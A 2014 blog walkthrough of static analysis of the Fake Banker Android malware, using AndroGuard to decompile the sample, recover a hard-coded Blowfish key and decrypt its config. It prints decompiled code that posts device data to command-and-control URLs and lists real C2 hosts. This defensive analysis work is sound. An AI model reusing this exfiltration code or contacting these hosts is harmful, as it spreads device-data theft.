Disect Android APKs like a Pro - Static code analysis

blog.dornea.nu/2014/07/07/disect-android-apks-like-a-pro-static-code-analysis/

July 7, 2014

I've started writing this IPython notebook in order to make myself more comfortable with Android and its SDK. Due to some personal interests I thought I could also have a look at the available RE tools and learn more about their pros & cos. In particular I had a closer look at **AndroGuard** which seems to be good at:

> Reverse engineering, Malware and goodware analysis of Android applications … and more (ninja !)

I was charmed but its capabilities and the pythonic art of handling with APKs. In the 2nd step I've needed a malware to play it, so I had a look at Contagio Mobile. There I've randomly chosen a malware and got stucked with Fake Banker. There are some technical details about the malware itself gained during automated tests which can be read here.

This article will only deal with the **static source code analysis** of the malware. A 2nd part dedicated to the **dynamic analysis** is planed as well.

Start Kali Linux

Stay safe and run the stuff isolated:

```
➜  ~  virsh -c qemu:///system

Welcome to virsh, the virtualization interactive terminal.

Type:  'help' for help with commands
       'quit' to quit

virsh #
virsh # list --all
 Id    Name                           State
----------------------------------------------------
 2     Ubuntu.GitLab                  running
 -     Linux.Kali                     shut off
 -     Ubuntu.Tracks                  shut off
 -     Windows7                       shut off

virsh # start Linux.Kali
Domain Linux.Kali started
```

Now we're ready to login:

```
➜  ~  ssh kali.local
victor@kali.local's password:
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali8 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

Install SDK

```
(env)root@kali:~/work/apk/SDK# wget http://dl.google.com/android/android-sdk_r22.6.2-linux.tgz
(env)root@kali:~/work/apk/SDK# tar -zxf android-sdk_r22.6.2-linux.tgz
(env)root@kali:~/work/apk/SDK# export PATH=$PATH:/root/work/apk/SDK/android-sdk-linux/tools(env)root@kali:~/work/apk/SDK# which monitor
/root/work/apk/SDK/android-sdk-linux/tools/monitor
```

> Make sure you have the **ia32-libs** installed.

Setup PATH

```
import os
import sys

# Adjust PYTHONPATH
sys.path.append(os.path.expanduser('~/work/bin/androguard'))

# Setup new PATH
old_path = os.environ['PATH']
new_path = old_path + ":" + "/root/work/apk/SDK/android-sdk-linux/tools:/root/work/apk/SDK/android-sdk-linux/platform-tools:/root/work/apk/SDK/android-sdk-linux/build-tools/19.1.0"
os.environ['PATH'] = new_path

# Change working directory
os.chdir("/root/work/apk/")
```

Setup IPython settings

```
%pylab inline
import pandas as pd
import numpy as np
import matplotlib.pyplot as plt
import networkx as nx
from IPython.display import display_pretty, display_html, display_jpeg, display_png, display_json, display_latex, display_svg

# Androguard stuff
import androlyze as anz
#import corae.bytecodes.dvm as dvm
```

```
Populating the interactive namespace from numpy and matplotlib
```

Get malicious APKs

Now that you got everything running it’s time to get some **malicious** APKs to play with. On contagio mobile you’ll get tons of malicious files to look at. I’ve decided to look at the Fake Banker:

```
(env)root@kali:~/work/apk/DroidBox/APK# wget
http://www.mediafire.com/download/e938k6t3y6ul1yy/FakeBankerAPKs.zip
```

Now you’ll have to extract the archive. As mentioned on the site you’ll have to contact the sites maintainer in order to get the password for the files. Thanks to @snowfl0w for providing me the password.

> **NOTE**: The ordinary unzip command will fail to extract the files. You should install *p7zip*.

```
(env)root@kali:~/work/apk/DroidBox/APK# 7z e FakeBankerAPKs.zip

7-Zip [64] 9.20  Copyright (c) 1999-2010 Igor Pavlov  2010-11-18
p7zip Version 9.20 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,1 CPU)

Processing archive: FakeBankerAPKs.zip

Extracting  7276e76298c50d2ee78271cf5114a176
Enter password (will not be echoed) :

Extracting  a15b704743f53d3edb9cdd1182ca78d1
Extracting  aac4d15741abe0ee9b4afe78be090599

Everything is Ok

Files: 3
Size:       629877
Compressed: 622336
```

Scratch the surface

In this section we’ll have a brief look at the APK(s):

- Which files does the APK contain?
- How is the APK built?
- Can we find some vital information e.g. permissions the APK will have when installed on the device?
- What about other ressources?

```
# Change CWD
os.chdir("/root/work/apk/DroidBox/APK")
```

Check APKs contents

```
%%bash
for i in *; do file $i; done
```

```
7276e76298c50d2ee78271cf5114a176: Zip archive data, at least v2.0 to extract
a15b704743f53d3edb9cdd1182ca78d1: Zip archive data, at least v2.0 to extract
aac4d15741abe0ee9b4afe78be090599: Zip archive data, at least v2.0 to extract
```

Zippped files

```
%%bash
unzip -l 7276e76298c50d2ee78271cf5114a176
```

```
Archive:  7276e76298c50d2ee78271cf5114a176
signed by SignApk
  Length      Date    Time    Name
---------  ---------- -----   ----
     1119  2008-02-29 05:33   META-INF/MANIFEST.MF
     1172  2008-02-29 05:33   META-INF/CERT.SF
     1714  2008-02-29 05:33   META-INF/CERT.RSA
     5004  2008-02-29 05:33   AndroidManifest.xml
   394740  2008-02-29 05:33   classes.dex
     6426  2008-02-29 05:33   res/drawable-hdpi/ic_launcher1.png
    14738  2008-02-29 05:33   res/drawable-hdpi/logo.png
     2052  2008-02-29 05:33   res/drawable-ldpi/ic_launcher1.png
     3231  2008-02-29 05:33   res/drawable-mdpi/ic_launcher1.png
     8824  2008-02-29 05:33   res/drawable-xhdpi/ic_launcher1.png
     1012  2008-02-29 05:33   res/layout/actup.xml
      620  2008-02-29 05:33   res/layout/main.xml
     4200  2008-02-29 05:33   res/layout/main2.xml
      432  2008-02-29 05:33   res/menu/main.xml
       56  2008-02-29 05:33   res/raw/blfs.key
     1048  2008-02-29 05:33   res/raw/config.cfg
     3196  2008-02-29 05:33   resources.arsc
---------                     -------
   449584                     17 files
```

Dump APKs content with apktool

```
%%bash
cp 7276e76298c50d2ee78271cf5114a176 FakeBanker.apk
java -jar /root/work/bin/apktool1.5.2/apktool.jar d 7276e76298c50d2ee78271cf5114a176
output
```

```
Destination directory (/root/work/apk/DroidBox/APK/output) already exists. Use -f
switch if you want to overwrite it.
```

AndroidManifest.xml

```
%%bash
cat output/AndroidManifest.xml
```

```
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.gmail.xpack"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
    <uses-permission android:name="android.permission.READ_SMS" />
    <uses-permission android:name="android.permission.RECEIVE_SMS" />
    <uses-permission android:name="android.permission.INTERNET" />
    <uses-permission android:name="android.permission.READ_PHONE_STATE" />
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
    <application android:theme="@style/AppTheme" android:label="@string/app_name"
android:icon="@drawable/ic_launcher1" android:debuggable="true"
android:allowBackup="false">
        <activity android:label="@string/app_name"
android:name="com.gmail.xpack.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <service android:name="com.gmail.xservices.XService"
android:exported="false">
            <intent-filter>
                <action android:name="XMainProcessStart" />
            </intent-filter>
        </service>
        <service android:name="com.gmail.xservices.XSmsIncom" />
        <receiver android:name="com.gmail.xbroadcast.OnBootReceiver">
            <intent-filter>
                <action android:name="android.intent.action.BOOT_COMPLETED" />
            </intent-filter>
        </receiver>
        <receiver android:name="com.gmail.xbroadcast.MessageReceiver">
            <intent-filter android:priority="999">
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
        </receiver>
        <receiver android:name="com.gmail.xservices.XRepeat"
android:process=":remote" />
        <receiver android:name="com.gmail.xservices.XUpdate"
android:process=":remote" />
        <activity android:name="ActUpdate">
            <intent-filter>
                <action android:name="com.gmail.xpack.updateact" />
                <category android:name="android.intent.category.DEFAULT" />
            </intent-filter>
        </activity>
    </application>
</manifest>
```

Check for media

```
media_paths = !find output -regextype posix-egrep -regex "^.*\.
(png|jpg|jpeg|gif|bmp)$"
display(media_paths)
for p in media_paths:
    display(Image(filename=p))
```

```
['output/res/drawable-ldpi/ic_launcher1.png',
 'output/res/drawable-mdpi/ic_launcher1.png',
 'output/res/drawable-xhdpi/ic_launcher1.png',
 'output/res/drawable-hdpi/logo.png',
 'output/res/drawable-hdpi/ic_launcher1.png']
```

Directory structure

```
%%bash
# Ignore smali directory
tree -f -I "smali" output/
```

```
output
├── output/AndroidManifest.xml
├── output/apktool.yml
└── output/res
    ├── output/res/drawable-hdpi
    │   ├── output/res/drawable-hdpi/ic_launcher1.png
    │   └── output/res/drawable-hdpi/logo.png
    ├── output/res/drawable-ldpi
    │   └── output/res/drawable-ldpi/ic_launcher1.png
    ├── output/res/drawable-mdpi
    │   └── output/res/drawable-mdpi/ic_launcher1.png
    ├── output/res/drawable-xhdpi
    │   └── output/res/drawable-xhdpi/ic_launcher1.png
    ├── output/res/layout
    │   ├── output/res/layout/actup.xml
    │   ├── output/res/layout/main2.xml
    │   └── output/res/layout/main.xml
    ├── output/res/menu
    │   └── output/res/menu/main.xml
    ├── output/res/raw
    │   ├── output/res/raw/blfs.key
    │   └── output/res/raw/config.cfg
    └── output/res/values
        ├── output/res/values/ids.xml
        ├── output/res/values/public.xml
        ├── output/res/values/strings.xml
        └── output/res/values/styles.xml

9 directories, 17 files
```

First findings

Having a look at the *AndroidManifest.xml* file itself you can see that we have a *MessageReceiver* with a quite high priority:

```
 <receiver android:name="com.gmail.xbroadcast.MessageReceiver">
            <intent-filter android:priority="999">
                <action android:name="android.provider.Telephony.SMS_RECEIVED" />
            </intent-filter>
 </receiver>
```

That looks very suspicious as well. What about the main **entry point**:

```
 <activity android:label="@string/app_name"
android:name="com.gmail.xpack.MainActivity">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
 </activity>
```

So obviously the class *com.gmail.xpack.MainActivity* contains the main entry point. In the next steps we will have a closer look at the code. Besides that there are 2 files which might be interesting:

- `output/res/raw/blfs.key`
- `output/res/raw/config.cfg`

Static code analysis using AndroGuard

```
# Use AndroGuard to static analysis
# Have a look at https://code.google.com/p/androguard/wiki/RE for some introduction
#a = anz.APK('KC.apk')
a, d, dx = anz.AnalyzeAPK('FakeBanker.apk',decompiler='dex2jar')
"""
d = anz.DalvikVMFormat(a.get_dex())
dx = anz.VMAnalysis( d )
gx = anz.GVMAnalysis( dx, None )
d.set_vmanalysis( dx )
d.set_gvmanalysis( gx )
"""
```

```
'\nd = anz.DalvikVMFormat(a.get_dex())\ndx = anz.VMAnalysis( d )\ngx =
anz.GVMAnalysis( dx, None )\nd.set_vmanalysis( dx )\nd.set_gvmanalysis( gx )\n'
```

Analyze the manifest file

```
a.files
```

```
{'AndroidManifest.xml': 'Unknown',
 'META-INF/CERT.RSA': 'Unknown',
 'META-INF/CERT.SF': 'Unknown',
 'META-INF/MANIFEST.MF': 'Unknown',
 'classes.dex': 'Unknown',
 'res/drawable-hdpi/ic_launcher1.png': 'Unknown',
 'res/drawable-hdpi/logo.png': 'Unknown',
 'res/drawable-ldpi/ic_launcher1.png': 'Unknown',
 'res/drawable-mdpi/ic_launcher1.png': 'Unknown',
 'res/drawable-xhdpi/ic_launcher1.png': 'Unknown',
 'res/layout/actup.xml': 'Unknown',
 'res/layout/main.xml': 'Unknown',
 'res/layout/main2.xml': 'Unknown',
 'res/menu/main.xml': 'Unknown',
 'res/raw/blfs.key': 'Unknown',
 'res/raw/config.cfg': 'Unknown',
 'resources.arsc': 'Unknown'}
```

```
a.permissions
```

```
['android.permission.RECEIVE_BOOT_COMPLETED',
 'android.permission.READ_SMS',
 'android.permission.RECEIVE_SMS',
 'android.permission.INTERNET',
 'android.permission.READ_PHONE_STATE',
 'android.permission.ACCESS_COARSE_LOCATION',
 'android.permission.ACCESS_NETWORK_STATE']
```

```
a.get_activities()
```

```
['com.gmail.xpack.MainActivity', 'com.gmail.xpack.ActUpdate']
```

```
a.get_services()
```

```
['com.gmail.xservices.XService', 'com.gmail.xservices.XSmsIncom']
```

```
a.get_receivers()
```

```
['com.gmail.xbroadcast.OnBootReceiver',
 'com.gmail.xbroadcast.MessageReceiver',
 'com.gmail.xservices.XRepeat',
 'com.gmail.xservices.XUpdate']
```

```
a.get_main_activity()
```

```
u'com.gmail.xpack.MainActivity'
```

```
d.CLASS_Lcom_gmail_xpack_MainActivity.METHOD_onCreate.source()
```

```
    protected void onCreate(android.os.Bundle p5)
    {
        super.onCreate(p5);
        this.setContentView(1.741289080126432e+38);

this.show_hide(Integer.valueOf(com.gmail.xlibs.myFunctions.getVar("PASSADDED", 0,
this)));
        com.gmail.xlibs.myFunctions.sendLog("START", "Service started", this);
        this.startService(new
android.content.Intent("XMainProcessStart").putExtra("name", "value"));
        return;
    }
```

Ok let’s have a look at **com.gmail.xlibs.myFunctions**:

```
methods = d.CLASS_Lcom_gmail_xlibs_myFunctions.get_methods()
for m in methods: print(m.get_name())
```

```
<init>
IntToStr
StrToInt
checkPhone
deviceInfo
foundCodeInSms
getCheckedURL
getFirst
getRawData
getSecond
getVar
getVar
in_array
isOnline
loadNumFromPreferences
parseXml
sendFromDb
sendLog
sendMessge
setK12
setVar
setVar
setVarsList
typeInternetConnection
```

Having a look at the whole class you can see that there are a *lot* of methods. But this one looks very interesting:

```
d.CLASS_Lcom_gmail_xlibs_myFunctions.METHOD_setK12.source()

    public static String setK12(String p4, android.content.Context p5)
    {
        String v2;
        String v1 = com.gmail.xlibs.myFunctions.getVar("BLFSK", "", p5);
        if (v1.length() <= 0) {
            v2 = "";
        } else {
            v2 = new com.gmail.xlibs.Blowfish(v1, "base64", "12345678").encrypt(p4);
        }
        return v2;
    }
```

Decrypting stuff

Apparently there is an encryption routine (*Blowfish*) used for some *stuff*. In this case a new class `v2` is initialized. The constructor gets several parameters:

- content of `BLFSK` (`v1`)
- base64 (I thing this sort of flag)
- “1234578” (Looks like some IV)

Let’s have a look at the **Blowfish** class:

```
d.CLASS_Lcom_gmail_xlibs_Blowfish.METHOD_init.source()

    public Blowfish(String p2, String p3, String p4)
    {
        this.IV = "12345678";
        this.in_out_format = "clear";
        this.IV = p4;
        this.strkey = p2;
        this.in_out_format = p3;
        return;
    }
```

`p2` (the first argument) is the key. Looking one step before let's find out what's inside the `BLFSK` variable. First let's see where the variable is beeing used:

```
z = dx.tainted_variables.get_string("BLFSK")
if z: z.show_paths(d)

R 62 Lcom/gmail/xlibs/myFunctions;->getFirst (Landroid/content/Context;)V
R 17c Lcom/gmail/xlibs/myFunctions;->getFirst (Landroid/content/Context;)V
R e8 Lcom/gmail/xlibs/myFunctions;->getSecond (Landroid/content/Context;)V
R 0 Lcom/gmail/xlibs/myFunctions;->setK12 (Ljava/lang/String;
Landroid/content/Context;)Ljava/lang/String;
```

Let's search for some content/files:

```
%%bash
find output -name "blfs*"

output/res/raw/blfs.key

%%bash
cat output/res/raw/blfs.key

NfvnkjlnvkjKCNXKDKLFHSKD:LJmdklsXKLNDS:<XObcniuaebkjxbcz
```

Well that looks like a key to me :). What else can we find inside `output/res/raw`:

```
%%bash
ls -l output/res/raw

total 8
-rw-r--r-- 1 root root   56 Jun 25 13:26 blfs.key
-rw-r--r-- 1 root root 1048 Jun 25 13:26 config.cfg

%%bash
cat output/res/raw/config.cfg
```

```
HoBbgAt+xT9vXJUlyhYYAVOx5Oy4XSMLyc7JC+ly5a1tbUtWvFMny2yqavP9D9GT0ogg2U4LN5FZE8/0Y2duLg
```

I've checked that content and it's **base64**:

```
%%bash
base64 -d output/res/raw/config.cfg > output/res/raw/config.cfg.raw
file output/res/raw/config.cfg.raw

output/res/raw/config.cfg.raw: data
```

Ok. Now let’s decrypt that file. But first let’s have a look at the used encryption parameters:

```
d.CLASS_Lcom_gmail_xlibs_Blowfish.METHOD_encrypt.source()

    public String encrypt(String p10)
    {
        try {
            String v7;
            javax.crypto.spec.SecretKeySpec v6 = new
javax.crypto.spec.SecretKeySpec(this.strkey.getBytes(), "Blowfish");
            javax.crypto.Cipher v0 =
javax.crypto.Cipher.getInstance("Blowfish/CBC/PKCS5Padding");
            v0.init(1, v6, new
javax.crypto.spec.IvParameterSpec(this.IV.getBytes()));
            byte[] v3 = v0.doFinal(p10.getBytes());
        } catch (Exception v1) {
            v7 = 0;
            return v7;
        }
        if (this.in_out_format != "base64") {
            if (this.in_out_format != "hex") {
                v7 = new String(v3, "UTF8");
            } else {
                v7 = com.gmail.xlibs.Blowfish.byte2hex(v3);
            }
        } else {
            v7 = android.util.Base64.encodeToString(v3, 0);
        }
        return v7;
    }
```

So we have **Blowfish** with **CBC**. The **decryption** method:

```
d.CLASS_Lcom_gmail_xlibs_Blowfish.METHOD_decrypt.source()
```

```
    public String decrypt(String p9)
    {
        try {
            byte[] v1;
            javax.crypto.spec.SecretKeySpec v5 = new
javax.crypto.spec.SecretKeySpec(this.strkey.getBytes(), "Blowfish");
            javax.crypto.Cipher v0 =
javax.crypto.Cipher.getInstance("Blowfish/CBC/PKCS5Padding");
            v0.init(2, v5, new
javax.crypto.spec.IvParameterSpec(this.IV.getBytes()));
        } catch (Exception v2) {
            byte[] v6 = 0;
            return v6;
        }
        if (this.in_out_format != "base64") {
            if (this.in_out_format != "hex") {
                v1 = v0.doFinal(p9.getBytes("UTF8"));
            } else {
                v1 = v0.doFinal(com.gmail.xlibs.Blowfish.hex2byte(p9));
            }
        } else {
            v1 = v0.doFinal(android.util.Base64.decode(p9, 0));
        }
        v6 = new String(v1);
        return v6;
    }
```

As I’ve looked into the code I’ve noticed that a new `Blowfish` class is initiated in *com/xlibs/myFunctions.class*.

```
d.CLASS_Lcom_gmail_xlibs_myFunctions.METHOD_getFirst.source()
```

```
    public static void getFirst(android.content.Context p14)
    {
        if (com.gmail.xlibs.myFunctions.getVar("RID", 0, p14) == 0) {
            String v5 = com.gmail.xlibs.myFunctions.getRawData(1.754580954436089e+38,
0, p14);
            com.gmail.xlibs.myFunctions.parseXml(new com.gmail.xlibs.Blowfish(v5,
"base64",
"12345678").decrypt(com.gmail.xlibs.myFunctions.getRawData(1.754581157260185e+38, 1,
p14)), p14);
            int v0 = com.gmail.xlibs.myFunctions.getVar("RID", 0, p14);
            if (v0 != 0) {
                com.gmail.xlibs.myFunctions.setVar("BLFSK", v5, p14);
                com.gmail.xlibs.myFunctions.setVar("RID", v0, p14);
                String v9 = com.gmail.xlibs.myFunctions.getVar("USE_URL_MAIN", "",
p14);
                if (v9.trim().length() > 0) {
                    String[] v7 = new String[3];
                    v7[0] = "data";
                    v7[1] = "rid";
                    v7[2] = "first";
                    String[] v10 = new String[3];
                    v10[0] =
com.gmail.xlibs.Blowfish.base64_encode(com.gmail.xlibs.myFunctions.deviceInfo(p14));
                    v10[1] =
com.gmail.xlibs.myFunctions.IntToStr(com.gmail.xlibs.myFunctions.getVar("RID", 0,
p14));
                    v10[2] = "true";
                    try {
                        String v8 = com.gmail.xlibs.SimpleCurl.httpPost(v9,
com.gmail.xlibs.SimpleCurl.prepareVars(v7, v10, "UTF-8"), "UTF-8");
                    } catch (java.io.IOException v4) {
                        com.gmail.xlibs.myFunctions.setVar("RID", 0, p14);
                        v4.printStackTrace();
                    } catch (java.io.IOException v4) {
                        com.gmail.xlibs.myFunctions.setVar("RID", 0, p14);
                        v4.printStackTrace();
                    }
                    v8 = v8.trim();
                    if ((v8 != null) && (v8.length() != 0)) {
                        com.gmail.xlibs.myFunctions.setVar("BLFSK", v8, p14);
                    } else {
                        com.gmail.xlibs.myFunctions.setVar("RID", 0, p14);
                        android.util.Log.d("HTTP", "Obnilim rid");
                    }
                }
            }
        }
        return;
    }
```

Especially this line is very interesting:

```
com.gmail.xlibs.myFunctions.parseXml(new com.gmail.xlibs.Blowfish(v5, "base64",
"12345678").decrypt(com.gmail.xlibs.myFunctions.getRawData(1.754581157260185e+38, 1,
p14)), p14);
```

Obviously the encrypted file has some XML content which has to be parsed first. The *parseXML* function requires a String parameter containing the XML code. The XML code has to be first decrypted:

```
new com.gmail.xlibs.Blowfish(v5, "base64", "12345678")
```

This will create a new `Blowfish` object where the parameters are set as shown below:

- `v5`
  String v5 = com.gmail.xlibs.myFunctions.getRawData(1.754580954436089e+38, 0, p14);
- `base64`
  Format of ciphertext to be decrypted
- `12345678`
  The IV used for the Blowfish cipher

`v5` contains the encryption key. This is have to be loaded first using `getRawData`. Let's have a look at it:

```
d.CLASS_Lcom_gmail_xlibs_myFunctions.METHOD_getRawData.source()

    public static String getRawData(int p9, int p10, android.content.Context p11)
    {
        java.io.InputStream v4 = p11.getResources().openRawResource(p9);
        java.io.ByteArrayOutputStream v0 = new java.io.ByteArrayOutputStream();
        try {
            int v3 = v4.read();
        } catch (java.io.IOException v2) {
            v2.printStackTrace();
            String v6;
            String v5 = v0.toString();
            if (p10 != 0) {
                v6 = v5;
            } else {
                v6 = com.gmail.xlibs.Blowfish.byte2hex(v5.getBytes()).substring(0,
50);
            }
            return v6;
        }
        while (v3 != -1) {
            v0.write(v3);
            v3 = v4.read();
        }
        v4.close();
    }
```

The first argument `p9` is a shared preference and contains the name of the file the content should be read from. Using another decompiler I I had a look at the `getFirst` method and found this:

```
...
String str1 = getRawData(2130968576, 0, paramContext);
String str2 = getRawData(2130968577, 1, paramContext);
parseXml(new Blowfish(str1, "base64", "12345678").decrypt(str2), paramContext);
...
```

Now what are those numbers: 2130968576 and 2130968577? Those are ressource identifier. If we hex them we'll have:

```
hex(2130968576) = 7f040000 and
hex(2130968577) = 7f040001
```

Let's search the files for this pattern:

```
%%bash
grep -r "7f040000" output/* && grep -r "7f040001" output/*

output/res/values/public.xml:    <public type="raw" name="blfs" id="0x7f040000" />
output/smali/com/gmail/xpack/R$raw.smali:.field public static final blfs:I =
0x7f040000
output/res/values/public.xml:    <public type="raw" name="config" id="0x7f040001" />
output/smali/com/gmail/xlibs/myFunctions.smali:    const v11, 0x7f040001
output/smali/com/gmail/xpack/R$raw.smali:.field public static final config:I =
0x7f040001
```

So those numbers are indeed ressources. What kind of?

```
%%bash
grep "7f04000" output/smali/com/gmail/xpack/R\$raw.smali

.field public static final blfs:I = 0x7f040000
.field public static final config:I = 0x7f040001
```

Bingo! Now we know that:

```
2130968576 -> 7f040000 -> blfs.key
2130968577 -> 7f040000 -> blfs.cfg
```

So let's summarize some things:

> **getFirst()** calls **getRawData** twice
>
> 1. `getRawData("blfs.key", 0, paramContext);`
> 2. `getRawData("config.cg", 1, paramContext);`

In getRawData() there is no magic happing: Some file stream is created and then the conten is read. **BUT**: There is one catch about it:

```
if (p10 != 0) {
     v6 = v5;
} else {
    v6 = com.gmail.xlibs.Blowfish.byte2hex(v5.getBytes()).substring(0, 50);
}
```

`p10` is the 2nd argument given to getRawData. If you pay attention you may notice that if `p10` == 1 nothing special will happen. Otherwise (content of blfs.key is read out) there are some string manipulations taking place. This took me a while to notice it and was the reason I couldn't decrypt the config.cfg. This is what it does with the content of `blfs.key`:

- convert string to byte array
- convert byte array to hex string
- take only the first 50 bytes

In the end `v6` will contain the decryption key. Using PyCrypto we'll try to decrypt the content in Python:

```
from Crypto.Cipher import Blowfish
from Crypto import Random
from struct import pack
from binascii import hexlify, unhexlify

# Read content from files
blfs_key = !cat output/res/raw/blfs.key
ciphertext_base64 = !cat output/res/raw/config.cfg
ciphertext_raw = ciphertext_base64[0].decode("base64")

# Some settings
IV = "12345678"
_KEY = blfs_key[0]
ciphertext = ciphertext_raw

# As seen in the source code:
#   * hex-encode the blfs key
#   * take only the substring[0:50]
KEY = hexlify(_KEY)[:50]

# Do the decryption
cipher = Blowfish.new(KEY, Blowfish.MODE_CBC, IV)
message = cipher.decrypt(ciphertext)

message
```

```
'<?xml version="1.0" encoding="utf-8"?>\n          <config>\n            <data
rid="25" \n                   shnum10="" shtext10="" shnum5="" shtext5="" shnum3=""
shtext3="" shnum1="" shtext1="" \n                  del_dev="0" \n
url_main="http://best-invest-int.com/gallery/3.php;http://citroen-
club.ch/images/3.php" \n                   url_data="http://best-invest-
int.com/gallery/1.php;http://citroen-club.ch/images/1.php" \n
url_sms="http://best-invest-int.com/gallery/2.php;http://citroen-
club.ch/images/2.php"\n                   url_log="http://best-invest-
int.com/gallery/4.php;http://citroen-club.ch/images/4.php"\n
download_domain="certificates-security.com"\n                  ready_to_bind="0" />\n
\n          </config>\x05\x05\x05\x05\x05'
```

Yeay! Now a more structured look at the XML:

```
from lxml import etree
import xml.etree.ElementTree as ET

# Remove dirty characters
xml = message.replace("\x05", "").replace("\n", "")

# Create XML tree from string
root = etree.XML(xml)
data = root.xpath("/config//data")

frame = []
# Get data
for sample in data:
    for attr_name, attr_value in sample.items():
        values = attr_value.split(";")
        for v in values:
            frame.append((attr_name, v))

# Show attributes found in /config/data
df = pd.DataFrame(frame, columns=['Attribute', 'Value'])
df
```

	Attribute	**Value**
0	rid	25
1	shnum10	
2	shtext10	
3	shnum5	
4	shtext5	
5	shnum3	
6	shtext3	
7	shnum1	
8	shtext1	
9	del_dev	0
10	url_main	http://best-invest-int.com/gallery/3.php
11	url_main	http://citroen-club.ch/images/3.php
12	url_data	http://best-invest-int.com/gallery/1.php
13	url_data	http://citroen-club.ch/images/1.php
14	url_sms	http://best-invest-int.com/gallery/2.php

	Attribute	Value
15	url_sms	http://citroen-club.ch/images/2.php
16	url_log	http://best-invest-int.com/gallery/4.php
17	url_log	http://citroen-club.ch/images/4.php
18	download_domain	certificates-security.com
19	ready_to_bind	0

Inspect malwares config

Looks interesting. Are those URLs still available?

```
import urllib2

# Get URLs from DataFrame (only the valid ones)
urls = df['Value'][10:19].tolist()
#urls = ["http://google.de/", "http://blog.dornea.nu/about"]
resp = {}

def get_status_code(host, path="/"):
    """ This function retreives the status code of a website by requesting
        HEAD data from the host. This means that it only requests the headers.
        If the host cannot be reached or something else goes wrong, it returns
        None instead.
    """
    try:
        conn = httplib.HTTPConnection(host)
        conn.request("HEAD", path)
        return conn.getresponse().getheaders()
    except StandardError:
        return None

# Iterate through URLs
for u in urls:
    p = '(?:http.*://)?(?P<host>[^:/ ]+).?(?P<port>[0-9]*)/(?P<path>.*)'
    m = re.search(p, u)
    if m:
        status_code = get_status_code(m.group('host'), "/" + m.group('path'))
        resp[u] = status_code
resp
```

```
{'http://best-invest-int.com/gallery/1.php': None,
 'http://best-invest-int.com/gallery/2.php': None,
 'http://best-invest-int.com/gallery/3.php': None,
 'http://best-invest-int.com/gallery/4.php': None,
 'http://citroen-club.ch/images/1.php': [('date',
   'Fri, 04 Jul 2014 08:31:12 GMT'),
  ('content-type', 'text/html; charset=iso-8859-1'),
  ('server', 'Apache')],
 'http://citroen-club.ch/images/2.php': [('date',
   'Fri, 04 Jul 2014 08:31:12 GMT'),
  ('content-type', 'text/html; charset=iso-8859-1'),
  ('server', 'Apache')],
 'http://citroen-club.ch/images/3.php': [('date',
   'Fri, 04 Jul 2014 08:31:11 GMT'),
  ('content-type', 'text/html; charset=iso-8859-1'),
  ('server', 'Apache')],
 'http://citroen-club.ch/images/4.php': [('date',
   'Fri, 04 Jul 2014 08:31:12 GMT'),
  ('content-type', 'text/html; charset=iso-8859-1'),
  ('server', 'Apache')]}
```

Hmmm.. Nothing special. The servers might have been patched meanwhile against this malware. I hope we’re going to see more when doing the dynamic analysis.

Control Flow Graph (CFG)

